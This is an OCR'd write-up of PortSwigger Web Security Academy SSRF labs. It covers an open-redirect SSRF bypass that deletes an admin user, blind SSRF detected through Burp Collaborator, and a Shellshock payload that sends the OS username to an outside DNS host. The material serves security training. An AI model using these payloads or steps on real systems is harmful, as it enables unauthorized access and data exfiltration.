
Description: This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://192.168.0.12:8080/admin and delete the user carlos.

The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.


Testing procedure and snapshot:

- Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
- Try tampering with the stockApi parameter and observe that it isn't possible to make the server issue the request directly to a different host.
- Click "next product" and observe that the path parameter is placed into the Location header of a redirection response, resulting in an open redirection.
- Create a URL that exploits the open redirection vulnerability, and redirects to the admin interface, and feed this into the stockApi parameter on the stock checker: /product/nextProduct?path=http://192.168.0.12:8080/admin
- The stock checker should follow the redirection and show you the admin page. You can then amend the path to delete the target user: /product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos


Request

Raw Params Headers Hex

```
OST /product/stock HTTP/1.1
ost: ac231f8d1e5187b080eb79aa00a7002a.web-security-academy.net
onnection: close
ontent-Length: 88
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
KHTML, like Gecko) Chrome/81.0.4044.129 Safari/537.36
ontent-Type: application/x-www-form-urlencoded
ccept: */*
rigin: https://ac231f8d1e5187b080eb79aa00a7002a.web-security-academy.net
ec-Fetch-Site: same-origin
ec-Fetch-Mode: cors
ec-Fetch-Dest: empty
eferer:
ttps://ac231f8d1e5187b080eb79aa00a7002a.web-security-academy.net/product?
roductId=1
ccept-Encoding: gzip, deflate
ccept-Language: en,en-US;q=0.9
ookie: session=5gQO6oBqgIj1hPeeUwT79LU24mbxLkno

tockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?u
ername=carlos
```


SSRF with filter bypass via open redirection vulnerability

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | Account login

Snow Delivered To Your Door

$42.01


Lab6: Blind SSRF with out-of-band detection

Description: This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to cause an HTTP request to the public Burp Collaborator server.

Testing procedure and snapshot:

- In Burp Suite Professional, go to the Burp menu and launch the Burp Collaborator client.
- Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
- Visit a product, intercept the request in Burp Suite, and send it to Burp Repeater.
- Change the Referer header to use the generated Burp Collaborator domain in place of the original domain. Send the request.
- Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
- You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.


Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 [Copy to clipboard] [✓] Include Collaborator server location


Poll Collaborator interactions

Poll every 60 seconds [Poll now]

#	Time	Type	Payload	Comment
1	2020-May-01 10:01:12 UTC	DNS	jviuzb73girvx4813i99yi1vlmrcf1	
2	2020-May-01 10:01:12 UTC	HTTP	jviuzb73girvx4813i99yi1vlmrcf1	
3	2020-May-01 10:01:12 UTC	DNS	jviuzb73girvx4813i99yi1vlmrcf1	

The Collaborator server received an HTTPS request.

The request was received from IP address 52.208.12.94 at 2020-May-01 10:01:12 UTC.



Blind SSRF with out-of-band detection

Congratulations, you solved the lab!

High-End Gift Wrapping

$40.31


Lab7: Blind SSRF with Shellshock exploitation

Description: This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.


To solve the lab, use this functionality to perform a blind SSRF attack against an internal server in the 192.168.0.X range. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user via the public Burp Collaborator server.

Testing procedure and snapshot:

- In Burp Suite Professional, install the "Collaborator Everywhere" extension from the BApp Store.
- Add the domain of the lab to Burp Suite's target scope, so that Collaborator Everywhere will target it.
- Browse the site.
- Observe that when you load a product page, it triggers an HTTP interaction with Burp Collaborator, via the Referer header.
- Observe that the HTTP interaction contains your User-Agent string within the HTTP request.
- Send the request to the product page to Burp Intruder.
- Use Burp Collaborator client to generate a unique Burp Collaborator payload, and place this into the following Shellshock payload: () { :; }; /usr/bin/nslookup $(whoami).YOUR-SUBDOMAIN-HERE.burpcollaborator.net
- Replace the User-Agent string in the Burp Intruder request with the Shellshock payload containing your Collaborator domain.
- Click "Clear §", change the Referer header to http://192.168.0.1:8080 then highlight the final octet of the IP address (the number 1), click "Add §".
- Switch to the Payloads tab, change the payload type to Numbers, and enter 1, 255, and 1 in the "From" and "To" and "Step" boxes respectively.
- Click "Start attack".
- When the attack completes, go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
- You should see a DNS interaction that was initiated by the back-end system that was hit by the successful blind SSRF attack. The name of the OS user should appear within the DNS subdomain.
- To complete the lab, enter the name of the OS user.



equest	Payload	Status	Error	Timeout	Length	Comment
		200	☐	☐	4058	
	1	200	☐	☐	4058	
	2	200	☐	☐	4058	
	3	200	☐	☐	4058	
	4	200	☐	☐	4058	
	5	200	☐	☐	4058	
	6	200	☐	☐	4058	
	7	200	☐	☐	4058	
	8	200	☐	☐	4058	
	9	200	☐	☐	4058	
0	10	200	☐	☐	4058	
1	11	200	☐	☐	4058	
2	12	200	☐	☐	4058	
3	13	200	☐	☐	4058	
4	14	200	☐	☐	4058	
5	15	200	☐	☐	4058	
6	16	200	☐	☐	4058	
7	17	200	☐	☐	4058	
8	18	200	☐	☐	4058	
9	19	200	☐	☐	4058	
0	20	200	☐	☐	4058	
1	21	200	☐	☐	4058	
2	22	200	☐	☐	4058	
3	23	200	☐	☐	4058	
4	24	200	☐	☐	4058	


Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 | Copy to clipboard | ✓ Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds | Poll now


#	Time	Type	Payload	Comment
1	2020-May-01 10:28:19 UTC	DNS	wwwogvxakqrpit3y1ioqnyglvc12pr	
2	2020-May-01 10:28:19 UTC	DNS	wwwogvxakqrpit3y1ioqnyglvc12pr	

Description | DNS query

The Collaborator server received a DNS lookup of type AAAA for the domain name **peter-GdtR2t.wwwogvxakqrpit3y1ioqnyglvc12pr.burpcollaborator.net**.

The lookup was received from IP address 3.248.180.85 at 2020-May-01 10:28:19 UTC.

Close


WEB SECURITY ACADEMY

Blind SSRF with Shellshock exploitation

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! | Continue learning »

Home

Com-Tool

$47.73